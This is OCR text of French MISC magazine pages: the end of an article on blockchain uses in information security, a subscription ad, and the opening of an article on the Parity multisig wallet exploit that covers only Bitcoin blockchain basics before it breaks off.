


Fig. 1 : Principe de fonctionnement bitcoin/blockchain.

traçabilité fiable de l'ensemble des propriétaires pour un bien donné. La blockchain permettrait également d'éviter la modification des caractéristiques d'un bien (valeur d'achat, dimensions...).

De nombreux autres cas de lutte contre la fraude, dans des domaines extrêmement variés (œuvres d'art, médicaments, contrefaçon, factures...) pourraient bénéficier de l'apport des blockchains.

2.3 La gestion des identités

Les blockchains pourraient aider à la sécurisation des identités en évitant leurs vols ou leurs modifications par un tiers non autorisé. Cela pourrait concerner, en premier lieu, mais pas seulement, les passeports, les cartes d'identité et les cartes vitales **[10]**, mais également n'importe quelle identité numérique qui n'est pas associée à un support physique comme par exemple les faux profils sur les réseaux sociaux. Dans ce cas, la blockchain garantirait non seulement l'authenticité du profil de la personne, mais également la traçabilité des modifications apportées à l'identité. Cela pourrait également être utilisé pour sécuriser les biographies des personnalités sur Wikipédia pour lesquelles, il y a bien une forme de gestion de consensus lors de la publication mais, qui reste loin d'être parfaite et qui oblige à bloquer certains contributeurs voire à protéger la page contre les modifications **[11]**.

Même s'il semble impossible de garantir une identité numérique vraiment infalsifiable, la blockchain peut néanmoins apporter un début de solution. Nous citerons ici quelques réalisations et projets dans ce domaine :

- la plateforme d'E-résidence lancée en 2015 par la République d'Estonie, qui permet aux non-résidents d'acquérir une nationalité estonienne numérique ou signer différents documents administratifs **[12]** ;
- un ensemble de technologies blockchain et biométriques a été développé le 19 juin 2017 par Accenture (NYSE : ACN) et Microsoft visant à soutenir l'initiative ID2020 afin de permettre que toute personne soit dotée d'une identité numérique de confiance **[13]** ;
- le projet d'utilisation des blockchains au profit des services de police et judiciaires pour faciliter le travail d'identification, mais également pour éviter toute corruption **[14]** ;

- l'utilisation des blockchains dans les hôpitaux pour une meilleure gestion des patients ayant déjà une identité numérique **[15]** ;
- l'utilisation des blockchains pour l'identification rapide et la facilité de gestion dans les aéroports et par les services des douanes **[16]**.

2.4 L'IoT

L'une des grandes limites des objets connectés concerne leur sécurité. Cela constitue un frein à leur déploiement en milieu professionnel et industriel, car ils nécessitent une protection des données notamment en termes d'intégrité, de traçabilité, mais également de confidentialité. Cette problématique découle notamment de la nature des architectures IoT traditionnelles basées sur des infrastructures centralisées ainsi que de la nature des objets. L'idéal serait donc d'opter pour un échange décentralisé et fiable de données entre les différents objets connectés en tenant compte de leurs faibles performances.

Comme nous l'avons décrit précédemment, l'absence de centralisation et le contrôle d'intégrité constituent les piliers sur lesquels s'est construite la réputation des blockchains. Elles pourraient être utilisées pour limiter les risques d'intrusion, les attaques en déni de service, les attaques « Man-in-the-Middle » et les modifications des données stockées ou transitant par les objets connectés. Évidemment, il faudrait utiliser des blockchains très performantes et très réactives à l'instar de la blockchain Ripple **[17]**, utilisée pour les transactions financières ou encore Lisk basée sur le « proof of consensus » et non sur le « proof of work » comme Bitcoin **[18]**. Nous pourrions également citer Coco **[19]** qui serait capable d'exécuter jusqu'à 1 600 transactions par seconde contre moins de 10 pour Bitcoin.

D'autres solutions de blockchain directement adaptées à l'IoT commencent à émerger. C'est le cas de Watson IoT développé par IBM **[20]**. La plateforme IBM Watson IoT a été conçue pour tirer facilement profit des périphériques en leur permettant d'envoyer des données à des registres de blockchains privés afin de les inclure dans les transactions partagées avec des enregistrements infalsifiables. La réplication distribuée permet ensuite aux utilisateurs d'accéder aux données des objets sans avoir besoin de gestion centralisée. Tous les participants peuvent vérifier chaque transaction, évitant les litiges et en veillant à ce que chacun soit tenu responsable de ses rôles individuels dans l'ensemble de la transaction **[21]**.

La blockchain développée par beAchain **[22]**, dont l'objectif est de proposer à ses utilisateurs une plateforme pour développer soi-même ses propres applications aussi simplement que réaliser un site web. Dans le processus beAchain le travail de calcul, de l'exécution, de la comparaison ainsi que de la validation est confié aux machines.

3 Le futur

3.1 La résilience selon la blockchain

Parmi les grands principes de la blockchain, deux nous intéressent particulièrement : la distributivité et la décentralisation. À chaque fois qu'un bloc est ajouté à une blockchain, cette dernière est automatiquement ajoutée (distribuée) à l'ensemble des nœuds constituant la blockchain. Évidemment la blockchain repose sur une technologie déjà existante et bien connue : le réseau pair-à-pair. Mais elle apporte certains avantages en termes de sécurité comme la notion de « consensus distribué » ou encore « l'immutabilité » **[23]**.

Cette décentralisation permet d'éviter ce que les spécialistes de la Sécurité des Systèmes d'Information redoutent le plus : le « Single Point Of Failure » **[24]**. Pour les professionnels de la Sûreté, elle propose de résoudre le problème de tolérance aux pannes donc d'obtenir une certaine résilience. Cette tolérance aux pannes est résolue dans la blockchain grâce à des protocoles comme Paxos **[25]** permettant de gérer les consensus dans un réseau de nœuds faillibles.

La décentralisation, quant à elle, permet d'éviter un autre problème bien connu, l'engorgement au niveau d'un système ou même le Déni de Service Distribué. Dans le cas d'une blockchain, cette décentralisation peut intervenir sur un espace physique (géographique) très large donc très difficile à perturber.

Au niveau des applications qui pourraient donc bénéficier de la blockchain, nous pourrions imaginer le déploiement au niveau d'équipements réseaux de nouvelle génération qui répliqueraient leurs configurations (routes, ACLS, Vlans...), assureraient leur intégrité ainsi que la confidentialité et la traçabilité des mises à jour. Chaque équipement réseau pourrait alors conserver un registre. Cela permettrait également de remonter très rapidement un équipement lors d'opérations de maintenance. En cas d'attaque, il serait également très facile de déployer de nouvelles configurations. Sur un réseau d'entreprise de grande envergure, très réparti, cela devrait permettre d'avoir un réseau vraiment résilient et de tendre vers une disponibilité très proche de 100%. De même, un attaquant ne pourrait pas modifier de manière durable la configuration d'un équipement réseau en paramétrant notamment une backdoor.

En poussant un peu plus loin la réflexion, nous pourrions concevoir une nouvelle génération de pare-feux. En plus, des avantages que nous venons de voir avec les équipements réseaux, nous pourrions, par exemple, considérer chaque règle comme une transaction. Elle serait alors intégrée au pare-feu avec le même protocole que l'intégration d'une transaction dans une blockchain classique. Dans ce cas, la blockchain utilisée devra avoir

Abonnez-vous !

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

M'abonner !

Me réabonner !

Compléter ma collection !

Pouvoir lire en ligne mon magazine préféré !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

CONNECT

DÉCOUVREZ CONNECT
LA PLATEFORME DE LECTURE EN LIGNE !

Tous les articles du magazine sont disponibles dès la parution !
Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 28 ou par mail à connect@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE

ou retrouvez toutes nos offres sur www.ed-diamond.com !

Prix TTC en Euros / France Métropolitaine*

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC*	PAPIER + CONNECT (1 connexion Connect) Réf	PAPIER + CONNECT Tarif TTC*
MC	6n° MISC	☐ MC1	45 €	☐ MC13	259 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €	☐ MC+13	279 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES				
B	6n° MISC + 11n°GLMF	☐ B1	109 €	☐ B13	499 €
B+	6n° MISC + 2n° HS + 11n°GLMF + 6n° HS	☐ B+1	185 €	☐ B+13	629 €
C	6n° MISC + 6n° LP + 11n°GLMF	☐ C1	149 €	☐ C13	669 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ C+1	249 €	☐ C+13	769 €
I	6n° MISC + 6n° HK	☐ I1	79 €	☐ I13	419 €
I+	6n° MISC + 2n° HS + 6n° HK	☐ I+1	99 €	☐ I+13	439 €
L	6n° MISC + 6n° HK + 6n° LP + 11n° GLMF	☐ L1	189 €	☐ L13	839 €
L+	6n° MISC + 2n° HS + 6n° HK + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ L+1	289 €	☐ L+13	939 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

une réactivité très supérieure à ce qui se fait avec le Bitcoin ou Ethereum, la blockchain Nem **[26]** pourrait être l'une de ces alternatives **[27]**.

Autre grand problème de sécurité qui pourrait être adressé par la technologie blockchain : les sauvegardes. Plusieurs solutions ont commencé à voir le jour. Le projet Enigma **[28]** du MIT permettra de stocker et de partager des données avec des tiers de manière sécurisée à l'aide d'une blockchain. Le stockage pourrait s'effectuer dans un Cloud (privé, public ou hybride). Évidemment le gestionnaire du Cloud ne pourra pas accéder aux contenus des informations qu'il gère et ne saura même pas à qui elles appartiennent. Cela pourrait être une alternative crédible à la cryptographie homomorphe **[29]** qui peine à décoller.

Nous pouvons également citer la solution de Cloud, basée sur la blockchain, proposée par la société Storj **[30]**. Là encore l'objectif est de pouvoir distribuer des données dont le contenu ne serait accessible qu'à leurs propriétaires. Nous devrions donc répondre aux besoins de nos 4 piliers de la sécurité à savoir : la disponibilité, la confidentialité, l'intégrité et bien sûr la traçabilité. Il existe d'autres projets et d'autres sociétés qui s'intéressent à la sauvegarde et à la sécurisation des données en ligne comme Arconis, Swarm ou encore MaidSafe.

À noter également que la blockchain permet non seulement de sauvegarder les données, mais également de les synchroniser. Cela permet de résoudre le problème récurrent (surtout chez les particuliers et les PME/TPE), mais non négligeable de savoir par qui et quand a été faite la dernière sauvegarde.

La blockchain pourrait donc enfin résoudre le problème de dépérimétrisation du Système d'Information des entreprises confrontées à un nombre croissant d'utilisateurs nomades. Nous pourrions alors garder un niveau élevé de sécurité tout en ayant une partie des données dans la nature.

3.2 Décentralisation et sécurisation des certificats

L'administration des certificats s'effectue grâce à l'utilisation d'une Infrastructure de Gestion de Clés **[31]** gérée par un tiers de confiance. Même si les IGCs sont apparues il y a plus de 20 ans, elles sont encore trop peu déployées, car complexes à mettre en œuvre. Elles nécessitent de définir différentes autorités centrales (certification, enregistrement, dépôt, séquestre) et une gestion rigoureuse au quotidien. Mais le problème principal de la mise en place d'une IGC est avant tout organisationnel, car elle implique de très nombreux acteurs internes ou externes à l'entreprise.

Nous avons vu précédemment que la blockchain a justement pour objectif de supprimer les tiers de confiance (désintermédiation). Nous pouvons donc imaginer que cette gestion de certificats puisse être à terme confiée à des blockchains (publiques, privées ou hybrides). C'est même probablement l'une des applications qui se prête le plus à l'utilisation des blockchains, le déploiement ne nécessiterait pas de passer par un tiers de confiance coûteux et pas toujours fiable **[32]**. De plus, le vol ou la compromission de certificats seraient plus difficiles de par la nature intrinsèque de la blockchain. Ici la « chaine de confiance » serait plus robuste notamment en termes d'intégrité que dans le cas d'une simple IGC.

Un cas emblématique peut également être évoqué : la Gestion des Droits Numériques **[33]** vieux serpent de mer et sujet polémique depuis plusieurs années, car très intrusif (notamment au niveau des données personnelles) et très restrictif (géographique, transfert d'un support à l'autre…) même si de nouvelles solutions de DRM « allégées » existent comme Readum LCP.

3.3 Blockchain privée et traçage des traîtres

Depuis quelques années, l'une des plus grandes menaces pour les entreprises publiques ou privées se trouve être la fuite d'informations. Comme il est quasi impossible de se protéger à 100% de ce fléau, une autre approche nommée le traçage des traîtres **[34]** peut être envisagée. Les solutions évoquées pour résoudre ce problème sont basées sur les DRM ou le tatouage numérique **[35]**. Une autre solution pourrait donc être l'utilisation d'une blockchain.

Reprenons le fonctionnement de base d'une blockchain. Par défaut, celle-ci n'assure pas la confidentialité, car le registre des transactions est accessible à tous. Cela tombe bien, car c'est justement ce que nous désirons. En effet, dans notre problématique, la confidentialité n'est pas la priorité, mais nous désirons savoir qui est à l'origine de la fuite d'informations. Or dans une blockchain non seulement les données sont accessibles et visibles par tous, mais toutes les transactions sont archivées et non modifiables. En remontant la chaîne de blocs nous pouvons donc remonter à l'origine de la personne qui a fait la transaction concernant la fuite d'informations.

Dans une organisation d'une certaine taille, nous pourrions imaginer une blockchain associée à un certain nombre d'ordinateurs stockant l'ensemble d'une blockchain « légère » basée sur le « proof-of-stake » et non sur le « proof-of-work » comme Bitcoin **[36]**. Dans celle-ci serait stockée l'ensemble des accès aux fichiers « sensibles ». Pour cela, il suffit d'intégrer lors de la création d'un fichier, des métadonnées contenant notamment une adresse de type Bitcoin ou équivalent. Cette adresse contiendrait des informations concernant l'ordinateur et l'utilisateur de celui-ci. Évidemment, chaque ordinateur devra posséder une bi-clé (privée/publique).

À chaque accès en lecture ou écriture d'un fichier, une transaction serait rajoutée dans la blockchain « file ». Nous pourrions donc avoir une vraie traçabilité du fichier et

ainsi connaître la dernière personne et ordinateur ayant utilisé le fichier avant la fuite d'informations. L'intérêt de cette solution serait que les fichiers pourraient être consultés même sur des plateformes mobiles comme les smartphones ou les tablettes en utilisant une version modifiée des *Simplified Payment Verification* **[37]**.

Néanmoins, il faudrait que les métadonnées contenues dans les fichiers ne soient pas falsifiables ou effaçables facilement. Pour cela, nous pourrions intégrer un processus de tokenisation comme le système proposé par la société Veredictum **[38]**. La société Keeex propose également une solution de traçabilité blockchain **[39]** qui pourrait être un début de réponse à la problématique.

3.4 Messageries sécurisées

Historiquement, la messagerie a été l'une des premières applications utilisées sur Internet. Elle repose sur le protocole SMTP. Celui-ci est un système « normalement » décentralisé, car chaque client est capable d'installer son propre serveur de messagerie. Cependant dans la réalité, la plupart des utilisateurs se servent soit des serveurs de messageries des grands acteurs de l'Internet soit des serveurs de leur propre entreprise. Ce qui fait que nous sommes dans un système qui se trouve finalement centralisé.

De plus le protocole n'a pas été conçu de manière sécurisée, nous sommes donc obligés de rajouter une couche de sécurité, au niveau des serveurs, comme TLS. Nous pourrions évidemment utiliser des outils basés sur OpenPGP **[40]** comme Enigmail pour gérer la sécurité entre deux clients. Mais là encore, force est de constater que le déploiement de tels outils est peu usité. En effet, nous retombons sur le problème de déploiement d'une IGC si nous voulons utiliser les solutions avec un très grand nombre d'utilisateurs.

Une fois de plus, la blockchain pourrait venir à notre secours pour pallier aux problèmes de sécurité de nos messageries à savoir : l'authentification, la confidentialité, l'intégrité et l'imputabilité. En fait l'architecture de la blockchain se prête bien à l'intégration d'un système de messagerie passé les difficultés de performances. Pour cela, la blockchain Revelator qui revendique jusqu'à 3000 transactions par seconde **[41]** pourrait être une piste de recherche. L'autre problème à résoudre serait la taille d'un e-mail qui contrairement à une transaction peut être très important (au niveau du Bitcoin la taille des blocs, qui comprend plusieurs transactions, est limitée à 1 mégaoctet). Nous devrons donc conserver les e-mails dans une autre structure que celle de la blockchain, par exemple en utilisant la solution BigchainDB **[42]** qui semble être la plus prometteuse.

Il y aurait d'ailleurs peu d'intérêt à stocker les e-mails à l'intérieur d'une blockchain, car ce qui nous intéresse c'est surtout authentifier l'expéditeur, conserver l'intégrité de l'e-mail et assurer sa traçabilité. Il s'agit donc d'un volume de données très faible (principalement des hashs et des adresses). Pour la partie confidentialité, le chiffrement s'effectuerait de manière classique sachant que via la blockchain, chaque utilisateur possèderait au moins une bi-clé. En fait, pour le stockage, la blockchain est plus adaptée aux messageries instantanées voire aux tweets qu'aux messageries plus classiques.

Au niveau des messageries instantanées, certaines solutions plus ou moins abouties existent déjà. C'est le cas de Symphony **[43]** déjà utilisée dans certaines grandes banques ou de Ring **[44]**, mais dont la blockchain n'est utilisée que pour enregistrer les utilisateurs. Une initiative intéressante est à surveiller : Crypviser **[45]** dont la version alpha est annoncée pour l'été 2018.

Au niveau des messageries classiques, décentralisées et basées sur une blockchain, de nombreux projets ont commencé à émerger tels que Cryptamail **[46]**, Swiftmail **[47]** ou encore Pikcio **[48]**.

Conclusion

La blockchain est surtout connue pour ses applications traditionnelles comme les crypto-monnaies et les applications bancaires et juridiques au sens large. Pourtant elle offre ou pourrait offrir un très large éventail d'applications notamment pour ce qui concerne la Sécurité des Systèmes d'Information. Dans cet article, nous n'avons effleuré que quelques pistes de réflexion qui nous semblaient emblématiques, mais nous avons été loin d'être exhaustifs. Nous aurions pu évoquer la gestion des journaux d'évènements infalsifiables pour lesquels la blockchain est parfaitement adaptée (un pirate ne pourrait plus effacer ni modifier ses traces), elle pourrait intervenir au niveau des « workflows » en assurant l'intégrité et la traçabilité ou encore calculer un indice de réputation des sites web grâce à l'une des caractéristiques principales de la blockchain : le consensus.

La blockchain est donc une technologie encore très jeune, mais avec un très fort potentiel, car transversal par rapport à toutes les autres technologies. Elle est de plus, bien documentée, possède de nombreux outils open source et a une communauté très large. Cela devrait lui permettre d'évoluer rapidement et de s'adapter à pratiquement tous les usages. Le temps et l'imagination semblent être les seules frontières pour la création de nouvelles fonctionnalités et applications. Il s'agit peut-être de la brique qui manquait à l'Internet pour passer de l'adolescence à l'âge adulte.

Néanmoins, tout n'est pas parfait dans le meilleur des mondes. De nombreux verrous technologiques devront être levés notamment les problèmes de performances ou de scalabilité. Attention également à la gestion des clés privées qui reste le talon d'Achille des blockchains même si la solution proposée par uPort **[49]** pourrait être l'une des réponses à cette dernière problématique. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

DISPONIBLE DÈS LE 23 MARS
MISC HORS-SÉRIE N°17 !

NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
https://www.ed-diamond.com

WALLET PARITY : EXPLOITATION D'UNE VULNÉRABILITÉ À 30 MILLIONS DE DOLLARS

Salma EL MOHIB

Auditrice sécurité, Digital Security

mots-clés : BLOCKCHAIN / SMART-CONTRACTS / ETH

Une décennie après la publication du papier « Bitcoin : A Peer-to-Peer Electronic cash system » de Satoshi Nakamoto, la technologie « Blockchain » derrière la monnaie virtuelle Bitcoin continue d'attirer l'attention. De nouveaux projets qui s'annoncent disruptifs se basant sur la blockchain ne cessent de proliférer et de voir le jour. Avec l'intérêt croissant pour cette nouvelle technologie, les monnaies électroniques se multiplient et commencent à drainer des masses financières importantes, attisant de facto l'avidité des attaquants. Un nouveau terrain de jeu s'ouvre ainsi devant eux et donne naissance à de nouvelles attaques. L'une des plus marquantes est l'exploitation d'une vulnérabilité sur un smart-contract en juillet 2017 qui a notamment permis à un groupe d'attaquants de dérober presque instantanément l'équivalent de 26 millions d'euros. Cet article présente les blockchains Bitcoin et Ethereum et détaille l'exploitation de la vulnérabilité présente sur les wallets multisig v1.5 de Parity.

L'automne 2008 a été marqué par la crise bancaire et financière américaine, initiée début 2007 par la crise des « subprimes », qui s'est propagée telle une traînée de poudre à travers le monde dans sa globalité, ébranlant sur son passage les fondamentaux d'un système financier mondial que l'on croyait infaillible. Cela s'est manifesté par une crise de liquidité et de solvabilité touchant les banques et les États. La faillite de plusieurs établissements financiers a poussé les États et les banques centrales à voler au secours de ceux affaiblis, mais encore debout. Ce qui n'a pas été sans conséquences économiques et sociales. L'absence de transparence sur les risques pris par les banques a soulevé la question de la nécessité de l'existence de tout intermédiaire financier et a fait émerger une crise de confiance.

C'est dans ce contexte qu'en octobre 2008 apparaît une publication **[1]** écrite par un dénommé Satoshi Nakamoto qui présente une monnaie électronique basée sur un réseau pair-à-pair permettant de se défaire de tout intermédiaire lors des transactions financières. L'adoption de cette monnaie rendrait l'intervention de toute entité tierce, notamment les institutions financières, totalement caduque lors des transactions.

1 Blockchain Bitcoin

Le nouveau système de paiement proposé est basé sur des preuves cryptographiques plutôt que sur un tiers de confiance : la blockchain Bitcoin est née. Il s'agit d'un registre global, distribué, répliqué sur tous les nœuds d'un réseau pair-à-pair. Le réseau est facilement extensible, car il ne requiert aucun changement de configuration pour l'ajout de nouveaux nœuds. Les échanges d'informations dans le réseau sont appelés transactions et sont protégés par des procédés cryptographiques qui assurent leur authenticité (toutes les transactions sont signées) ainsi que leur intégrité (toutes les transactions sont enregistrées dans le registre

global et sont difficilement altérables ou réversibles tant que la majorité des nœuds du réseau sont honnêtes). Parcourons les principales propriétés de la blockchain.

1.1 Chaînage des blocs

Le registre global peut être vu comme une base de données contenant la totalité des transactions Bitcoin valides effectuées depuis la toute première transaction. Il est divisé en blocs chaînés, d'où l'appellation blockchain (chaîne de blocs). Le rôle des blocs est de recenser les nouvelles transactions.

L'empreinte (le hash) de l'en-tête de chaque bloc est stockée dans l'en-tête du bloc qui le suit. Les blocs se lient ainsi les uns aux autres, formant un chaînage de blocs. Chaque bloc se sert de l'empreinte dans son en-tête pour identifier le bloc qui le précède, et se situer dans la blockchain (voir Fig. 1).

Le tableau ci-dessous détaille les éléments composant l'en-tête.

1.2 Preuve de travail

Les nouvelles transactions sont diffusées à tous les nœuds du réseau. Le minage est l'opération qui consiste en la validation des transactions Bitcoin et leur écriture dans un nouveau bloc de la blockchain. Dans chaque nouveau bloc miné, une transaction spéciale est ajoutée ayant pour but de récompenser le mineur. Cette rémunération ne prend effet que lorsque les nœuds du réseau valident le bloc dans la blockchain. Le compte du mineur, lié à l'adresse dans la transaction spéciale, est crédité par de nouveaux Bitcoins. La cryptomonnaie est créée à ce stade.

L'opération de minage existe pour deux raisons principales. Elle sert à ajouter des transactions dans le registre global, mais sert également à dissuader l'ajout de blocs corrompus grâce à la preuve de travail.

La preuve de travail implique un consensus qui permet aux nœuds d'accepter un changement dans le registre global Bitcoin. Un nouveau bloc est accepté par les nœuds lorsqu'il fournit cette preuve de travail, qui est considérée difficile à trouver. Il s'agit d'un défi qui se base sur le système hashcah où, lors d'essais successifs, les nœuds appliquent deux fois l'algorithme de hashage SHA-256 sur des versions modifiées de l'en-tête du bloc courant. Le but est de satisfaire la condition de difficulté et donc de trouver un hash dont la valeur est inférieure à un nombre de 256 bits contenu dans l'en-tête, la « difficulty target » (l'appellation Bits est utilisée dans le tableau précédent).

Lors de chaque essai, l'en-tête est modifié en incrémentant le nonce qu'elle contient, avant d'être hashé (voir fig. 1). Plusieurs essais avec des nonces différents sont réalisés, on parle alors du « guessing game ». Ce procédé nécessite une grande puissance de calcul. « *Entre 2014 et 2016, le nombre moyen de nonces testés pour chaque création de blocs est passé de 1 milliard à 200 milliards* » **[2].** Une fois trouvée, la preuve de travail peut facilement être vérifiée par les nœuds suivants.

La puissance de calcul du réseau doit permettre en moyenne d'ajouter un bloc toutes les 10 minutes. Ce temps correspond à la durée consommée par le nœud le plus rapide à trouver le bon nonce et fournir la preuve du travail au reste du réseau.

Dès le minage d'un bloc dont l'empreinte satisfait la condition de difficulté, il est diffusé aux nœuds voisins qui vérifient sa validité, en se basant sur le nonce inclus dans l'en-tête, et valident les transactions du bloc, y compris la transaction qui rémunère le mineur. Après

Champs	Description
Version	Version des règles de validation utilisées (32 bits)
hashPrevBlock	Hash de 256 bits de l'en-tête du bloc précédent
hashMerkleRoot	Hash de 256 bits calculé à partir de toutes les transactions du bloc courant
Time	Horodatage correspondant au début du hashage de l'en-tête exprimé en seconde (32 bits)
Bits	La target. Un nombre de 256 bits auquel la valeur de l'empreinte du bloc actuel doit être inférieure
Nonce	Nombre de 32 bits utilisé pour modifier la valeur de l'empreinte du bloc courant




Fig. 1 : Chaînage des blocs dans la blockchain.

la validation de la transaction dans six blocs, elle est considérée valide et le compte du mineur est crédité des nouveaux Bitcoins créés à son attention.

Le système de preuve de travail et le chaînage des blocs par leur empreinte rendent l'altération de la chaîne extrêmement difficile. Si un mineur souhaite changer une transaction dans un bloc par une transaction frauduleuse, il devra faire la preuve de travail sur le bloc corrompu, mais aussi sur tous les blocs suivants.

1.3 Consensus

La décentralisation de la blockchain Bitcoin repose sur le choix d'un réseau pair-à-pair. Les données sont transmises et répliquées dans chaque nœud sans l'intervention d'un serveur central de contrôle. Bien que le choix d'une telle architecture confère plus d'indépendance aux nœuds, il peut néanmoins causer des conflits notamment lors du processus de minage.

Si deux blocs sont minés presque en même temps par deux mineurs différents, en prenant en compte le temps de propagation des blocs dans le réseau, quel bloc devra être retenu par les nœuds ? Il y a conflit.

La résolution de ce conflit est réalisée grâce à la règle de « la plus longue chaîne ».

